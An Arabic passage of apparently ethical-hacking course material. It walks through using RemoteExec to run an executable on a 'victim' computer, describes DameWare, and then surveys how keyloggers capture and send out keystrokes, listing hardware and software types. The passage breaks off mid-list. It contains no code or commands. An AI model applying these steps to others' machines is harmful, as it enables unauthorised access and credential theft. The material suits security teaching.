
المصدر: http://www.isdecisions.com

RemoteExec يسمح لك بتثبيت التطبيقات عن بعد وتنفيذ البرامج/الاسكربات في جميع أنحاء الشبكة. حيث يمكنه تحديث أي من الملفات والمجلدات، وأيضا نسخها، وكذلك حذفها على الفور على أنظمة الويندوز. مع مساعدة من هذا يمكن للمهاجم تغيير كلمة مرور الخاصة بالمستخدم المسؤول المحلي عن بعد، ويمكن تعطيل كافة الحسابات المحلية الأخرى لتعزيز الأمن. بالإضافة إلى ذلك، فإنه يمكن أيضا إعادة تشغيل، إيقاف، **wake up**، و**Power off** على الكمبيوتر عن بعد.


1- نقوم بتثبيت التطبيق من خلال اتباع **Wizard** الخاص بعمليه التثبيت.
2- نقوم بتشغيل البرنامج من خلال النقر فوق **RemoteExec** والتي تؤدى الى ظهور الشاشة التالية:



3- لإعداد الملفات التي سوف يتم تشغيلها على جهاز الضحية (**Executing file**) يتم ذلك من خلال النقر المزدوج فوق **Remote jobs** والتي تؤدى الى ظهور الشاشة التالية:




4- نقوم بالنثر المزدوج فوق **New remote job** والذي يؤدى الى اعداد وتشغيل **new remote job** كالاتى:




5- في جزء الاعداد **New Remote job** يمكن رؤية العديد من المجموعات والتي تعمل عن بعد.

6- على سبيل المثال سوف نختار من خلال هذه القائمة **File execution** والذي يقوم بتشغيل أي من التطبيقات على الجاهز الهدف عن بعد وذلك من خلال النقر المزدوج على **File execution** الموجودة في القائمة والتي تؤدى الى ظهور الشاشة التالية:




7- من القائمة الخاصة ب **File execution** عند التعبير **File** نختار ملف **exe** الذي نريد تشغيله على جهاز الضحية. من القائمة المنسدلة من التعبير **Context** نختار **Interactive** وأيضا نختار التعبير **auto**.

8- في الجزء الخاص ب **filter** نختار على حسب النظام الهدف مثلا كالاتى:



9- في الجزء الخاص ب **Target computers** نختار الهدف الذي سوف نقوم بتشغيل التطبيق عليه وذلك من خلال النقر فوق **Name** وإدخال الهدف.




10- الان بعد الانتهاء من جميع الاعدادات نقوم بتشغيل التطبيق من خلال النقر فوق **Lunch** الموجودة في القائمة على الجانب الأيمن.

Executing Applications: DameWare NT Utilities

المصدر: http://www.dameware.com

البرنامج DameWare NT يسمح لك لإدارة الخوادم وأجهزة الكمبيوتر المحمولة، وأجهزة الكمبيوتر المحمولة عن بعد. مع مساعدة من هذا، يمكنك إدارة أجهزة الكمبيوتر عن بعد وإدارة الويندوز. أيضا لديه القدرة على حل مشاكل المستخدم النهائي باستخدام جهاز التحكم عن بعد. فإنه يمكن إعادة تشغيل الخوادم وأجهزة الكمبيوتر المحمولة عن بعد، وأخذ لقطات (**capture screenshot**) من سطح المكتب البعيد، ويمكنه السيطرة الكاملة على سطح المكتب للمستخدم النهائي بسرعة، يمكنه نسخ وكذلك حذف الملفات على أجهزة الكمبيوتر عن بعد، وإدارة ويندوز **active directory**، الخ.



Keyloggers

Keyloggers، ويسمى أيضا تسجيل ضغط المفاتيح (**keystroke logging**) ويطلق عليه أيضا راصد لوحة المفاتيح. هو عباره عن برنامج مخفي يرسل عبر الإيميل أو انت تقوم بتحميله من أحد المواقع غير الموثوقة أو يكون ضمن البرامج المجانية وانت لا تعلم بذلك، وقد يكون عباره عن اجهزه أيضا حيث يقوم بنقل كافة ما يكتب بلوحة المفاتيح إلى جهات بعيدة عادة إلى صاحب التجسس أو مرسل البرنامج، وهذا هو أخطر هذه الكائنات والذي يعد عمله أشبه ما يكون بعمل حصان طروادة أحد أنواع فيروسات التجسس ويستخدم لمراقبة أجهزة معينة ومعرفة ما يكتب عليها. مثل ارقام السر وكلمات الدخول ارقام بطاقات الائتمان. أكثرية مستخدمي خدمة البريد الإلكتروني اليوم يعرفون الحد الأدنى اللازم من المعلومات حول الرسائل الكاذبة المسماة**Phishing**و التي تصل باسم شركة أو بنك أو شخص معين في حين أنها ليست من المصدر المعلن عنها وهدفها الوحيد هو سرقة معلومات خاصة تستعملها مثل كلمات مرور بنك أو أي كلمات مرور أخرى. هو مثل المحول، حيث لا يدرك الشخص ان أنشطته التي يقوم بها يتم رصدها. غالبا ما يستخدم لأغراض إيجابية مثل في المكاتب والمواقع الصناعية لرصد أنشطة الكمبيوتر الموظفين وفي بيئات المنزل حيث يمكن للوالدين مراقبة ما تقوم به أطفالهم على الإنترنت.

Keyloggers ، عندما يرتبط مع برامج التجسس ، يساعد على نقل المعلومات لطرف ثالث غير معروف. يتم استخدامه بشكل غير قانوني من قبل المهاجمين لأغراض خبيثة مثل سرقة معلومات حساسة وسرية من الضحايا. يتضمن معلومات حساسة معرفات البريد الإلكتروني، كلمات السر، التفاصيل المصرفية ونشاط غرفة الدردشة، IRC، والرسائل الفورية، والبنوك، وبطاقات الائتمان والأرقام، وغيرها من المعلومات التي يتم كتابتها من قبل الناس كل يوم. البيانات، أي التي تنتقل عبر الاتصال الإنترنت مشفرة، هي أيضا عرضة لل **Keyloggers** لأن **Keyloggers** يتتبع ضرب المفاتيح قبل أن يتم تشفيرها لنقلها عبر الشبكة.

يتم تثبيت البرنامج **Keyloggers** على النظام المستخدم بخفاء من خلال مرفقات البريد الإلكتروني أو من خلال تحميل " **drive-by** " عندما يقوم المستخدمون بزيارة بعض المواقع. **Keystroke logger's** هي برامج شبح والتي تجلس بين لوحة المفاتيح الأجهزة ونظام التشغيل، بحيث يمكن تسجيل كل ضغطة مفتاح.

كيف يعمل الKeylogger


ميكانيكية عملها تختلف كثيرا عن ميكانيكية العمل التي تتبعها معظم فيروس الحاسوب؛ فهو يدخل عن طريق ثغرات الحماية و يقوم بمراقبة الطريق الذي تأخذه المعلومات **Security Flaws** باتجاه أجزاء **Keyboard** في طريقها من لوحة المفاتيح معالجة وتحويل هذه البيانات في الكمبيوتر... هذا الأسلوب ، بالتأكد أكثر خطورة من إيميلات ال **Phishing** حيث ان إيميلات ال **Phishing** لن تسبب أي ضرر ما لم يقم المستخدم بالرد عليها أو بفتح صفحات الإنترنت التي تحتويها، في حين بالنسبة لل **Keylogger** فأنك لا تحتاج لأي رد فعل من قبل المستخدم حيث أنه يبدأ في عمله بمجرد تمكنه من التسلل إلى جهازك. عن طريق برامج **Keylogger** فانه من الممكن أن يصل إليك من خلال تنزيلها من على الإنترنت دون معرفة ماهيتها بشكل وافٍ، أو من ملفات مضافة إلى إيميلات أو عن طريق ملفات متشاركة في برامج المشاركة من نوع (**Shared Files**). عندما يقوم المستخدم بإدخال اسم وكلمة المرور الخاصة به، يقوم ال**Keylogger** بنسخ هذه المعلومات (بالإضافة إلى عنوان أو صورة الموقع الذي زاره) وحفظها في ملف. بعد هذا يتم إرسال الملف إلى موقع معين على الإنترنت أو إلى جهاز سيرفر.

Keylogger يمكنه الاتي:

1- تسجيل كل ضغطة مفتاح، أي التي كتبت من قبل المستخدم، على لوحة مفاتيح الكمبيوتر الخاصة به.
2- التقاط لقطات (**screenshot**)على فترات منتظمة من الزمن والتي تبين نشاط المستخدم مثل طباعة بعض الاحرف أو بالنقر فوق زر الماوس.
3- تتبع أنشطة المستخدمين عن طريق تسجيل عناوين النافذة، أسماء التطبيقات التي تم تشغيلها، وغيرها من المعلومات.
4- رصد نشاط استخدام الانترنت من قبل المستخدمين عن طريق تسجيل عناوين المواقع التي قاموا بزيارتها ومع الكلمات الرئيسية التي تم ادخالها، الخ
5- تسجيل جميع أسماء الدخول، وأرقام البنك وبطاقات الائتمان، بما في ذلك كلمات المرور وكلمات السر المخفية أو البيانات التي هي عباره عن علامات النجمة أو المسافات الفارغة.
6- تسجيل محادثات الدردشة على شبكة الإنترنت.
7- عمل نسخ غير مصرح بها لكل رسائل البريد الإلكتروني الصادرة ورسائل البريد الإلكتروني الواردة.

أنواع Keylogger (Types Of Keystroke Loggers)

Keylogger هو برنامج صغير والذي يقوم بتسجيل كل ضغطة يتم كتابتها من قبل المستخدم في أي وقت على لوحة مفاتيح كمبيوتر معينة. يتم حفظ المفاتيح المأسورة في ملف للقراءة في وقت لاحق أو خلاف ذلك تنتقل إلى مكان حيث يمكن للمهاجم الوصول إليه. لأن هذا برامج يسجل جميع ضربات المفاتيح التي يتم كتابتها من خلال لوحة المفاتيح، ويمكن التقاط كلمات السر وأرقام بطاقات الائتمان، وعنوان البريد الإلكتروني وعناوين أسماء، وأرقام الهواتف. **Keylogger** لديها القدرة على التقاط المعلومات قبل أن يتم تشفيرها لنقلها عبر الشبكة. وهذا يعطي وصول للمهاجم لتمرير **phrases** وغيرها من المعلومات المخفية بشكل جيد.
هناك نوعان من **Keylogger**. هم **hardware loggers** و**software loggers**. ويستخدم هاذين الاثنين لتسجيل جميع ضربات المفاتيح التي يتم إدخالها على النظام التي تم التثبيت فيه.



1- Hardware Loggers

Hardware Keyloggers هو عباره عن أجهزة تبدو مثل محركات أقراص **USB**. يكون متصلا بين مكونات لوحة المفاتيح ومدخل **USB**. يتم تخزين كل ضربات المفاتيح المسجلة التي يتم كتابتها من قبل المستخدم ضمن وحدة الأجهزة. ثم يقوم المهاجمين باسترداد هذه الوحدة للوصول إلى ضربات المفاتيح التي تم تخزينها في ذلك. والميزة الرئيسية لهذا النوع هو أنه لا يمكن الكشف عنه من قبل برامج مكافحة التجسس، ومكافحة الفيروسات، أو برامج أمن سطح المكتب. ولكن من عيوبه هو أن له وجود فعلي مما يمكن اكتشافه بسهولة. ويصنف هذا النوع إلى ثلاثة أنواع رئيسية:

- PC/BIOS Embedded

الوصول المادي و/أو صلاحيات مدير النظام ضروري على الكمبيوتر(**Physical and/or admin-level access**) ، يجب أن يتم تحميل التطبيق في **BIOS** الكمبيوتر للأجهزة الخاصة التي سيتم تشغيلها. حيث ان البرامج الثابتة على مستوى **BIOS** التي تدير إجراءات لوحة المفاتيح يمكن تعديلها لالتقاط هذه الأحداث مثلما يتم معالجتها.

- Keylogger Keyboard

يستخدم هذا الكيلوجرز لتسجيل أحداث لوحة المفاتيح عن طريق ربط دائرة الجهاز مع موصل كابل لوحة المفاتيح. فإنه يسجل كل ضربات لوحة المفاتيح لذاكرته الداخلية الخاصة التي يمكن الوصول إليها في وقت لاحق. والميزة الرئيسية لأجهزة الكيلوجرز على برامج الكيلوجرز هو أنه لا يعتمد على نوع نظام التشغيل، وبالتالي، فإنه لن يتداخل مع أي من التطبيقات التي يتم تشغيلها على الكمبيوتر الهدف وأنه من المستحيل اكتشاف أجهزة الكيلوجرز باستخدام أي من برنامج مكافحة الكيلوجرز.

- External Keylogger

External Keyloggers يتم ربطه بين لوحة مفاتيح الكمبيوتر المعتادة والكمبيوتر. أنها تسجل كل ضغطة مفتاح. كيلوجرز الخارجية (**External Keyloggers**) لا تحتاج إلى أي من البرنامج، وتعمل مع أي جهاز كمبيوتر. يمكنك ربطها بأي جهاز كمبيوتر تستهدفه، حيث يمكنه رصد المعلومات المسجلة على جهاز الكمبيوتر الخاص بك للبحث عن طريق ضغطات المفاتيح. هناك أربعة أنواع من كيلوجرز الخارجية:

PS/2 and USB Keylogger: شفاف تماما بالنسبة لعمليات الحاسوب ولا يتطلب أي من البرامج أو **driver's** لكى يعمل. تسجيل جميع ضربات المفاتيح التي يتم كتابتها من قبل المستخدم على لوحة مفاتيح الكمبيوتر، وتخزين البيانات مثل رسائل البريد الإلكتروني، وسجلات الدردشة، التطبيقات المستعملة، **IMS**، الخ.

Acoustic/CAM Keylogger: يمكنه استخدام إما جهاز استقبال (**capturing receiver**) قادرة على تحويل الأصوات الكهرومغناطيسية الى بيانات المفاتيح أو CAM التي هي قادرة على تسجيل لقطات من لوحة المفاتيح.

Bluetooth Keylogger: يتطلب الوصول الفعلي إلى جهاز الكمبيوتر الهدف مرة واحدة فقط، في وقت التثبيت. مرة واحدة يتم تثبيت هذا على الكمبيوتر الهدف، فإنه يخزن جميع ضربات المفاتيح ويمكنك استرداد معلومات ضغطات المفاتيح في الوقت الحقيقي من خلال ربط بجهاز البلوتوث.

Wi-Fi Keylogger: يعمل لوحده تماما. على عكس **Bluetooth Keylogger**، هذا النوع من الكيلوجرز لا تتطلب أن يكون بالقرب من جهاز الكمبيوتر المثبت عليه الدونجل (جهاز التسجيل في **Bluetooth Keylogger**) لاسترداد معلومات ضغطة المفاتيح. هذا الكيلوجرز لا يتطلب أي من البرامج أو **drivers** وغير قابل للكشف تماما؛ ويعمل على أي جهاز كمبيوتر. يقوم بتسجل ضربات المفاتيح ويرسل المعلومات عن طريق البريد الإلكتروني على مدى فترة زمنية محددة مسبقا.

2- Software Keystroke Loggers

هذا النوع من **Loggers** هو عباره عن برامج يتم تثبيتها عن بعد عبر الشبكة أو مرفق البريد الإلكتروني في جهاز الكمبيوتر الهدف لتسجيل جميع ضربات المفاتيح التي يتم كتابتها على لوحة المفاتيح. هنا يتم تخزين المعلومات المسجلة مثل ملف السجل في القرص الصلب لأجهزة الكمبيوتر. غير مطلوب الوصول المادي من جانب الشخص للحصول على بيانات الضغطة لأنه يتم الحصول على البيانات عبر البريد الالكتروني على فترات محددة سلفا. **Software Loggers** في كثير من الأحيان لديه القدرة على الحصول على بيانات إضافية أيضا، حيث أنها لا تقتصر من قبل تخصيص الذاكرة المادية مثل **Hardware Loggers**. يتم تصنيف **Software Loggers** إلى ستة أنواع. وهم:

Application Keylogger
Kernel Keylogger
Rootkit Keylogger
Device Driver Keylogger
Hypervisor-based Keylogger
Form-Grabbing-Based Keylogger

- Application Keylogger

Application Keylogger يسمح لك بمراقبة كل ما يكتبه المستخدم في رسائل البريد الإلكتروني، والدردشة، وغيرها من التطبيقات، بما في ذلك كلمات المرور. مع هذا يمكنك حتى تتبع سجلات نشاط الإنترنت. هو غير مرئي تماما لتتبع وتسجيل كل ما يحدث داخل الشبكة بأكملها.

- Kernel Keylogger

هذا الأسلوب نادرا ما يستخدم لأنه من الصعب أن يكتب كما يتطلب مستوى عال من الكفاءة من مطور الكيلوجرز. من الصعب أيضا إعداده. توجد هذه الكيلوجرز على مستوى النواة/الكيرنل. وبالتالي، فهو يصعب اكتشافه، خاصة بالنسبة لتطبيقات وضع المستخدم. هذا النوع من الكيلوجرز يعمل مثل برامج تشغيل جهاز لوحة المفاتيح، وبالتالي تحقق مكاسب الوصول إلى جميع المعلومات المكتوبة على لوحة المفاتيح.

- Rootkit Keylogger

Rootkit-based Keylogger هو برنامج تشغيل جهاز ويندوز مزور الذي يسجل كل ضربات المفاتيح. هذا الكيلوجرز يخفي من النظام وغير قابل للكشف حتى مع الأدوات القياسية أو الأدوات المتخصصة.

- Device Driver Keylogger

هذا النوع من الكيلوجرز يعمل عادة ك**Device Driver**. هو يحل محل **I/O driver** مع وظيفة ال **Keylogging** المضمنة. يتم حفظ كافة المفاتيح التي أجريت على الكمبيوتر لتسجيل الدخول في ملف مخفي ومن ثم يتم إرسالها إلى الوجهة من خلال شبكة الإنترنت. يتم إخفاء ملفات السجل التي يتم إرسالها إلى الوجهة والتي كتبت بواسطة الكيلوجرز هذا وأنها يصعب تميزها عن ملفات نظام التشغيل، حتى أثناء القيام بسرد الملفات المخفية والمجلدات.

- Hypervisor-based Keylogger

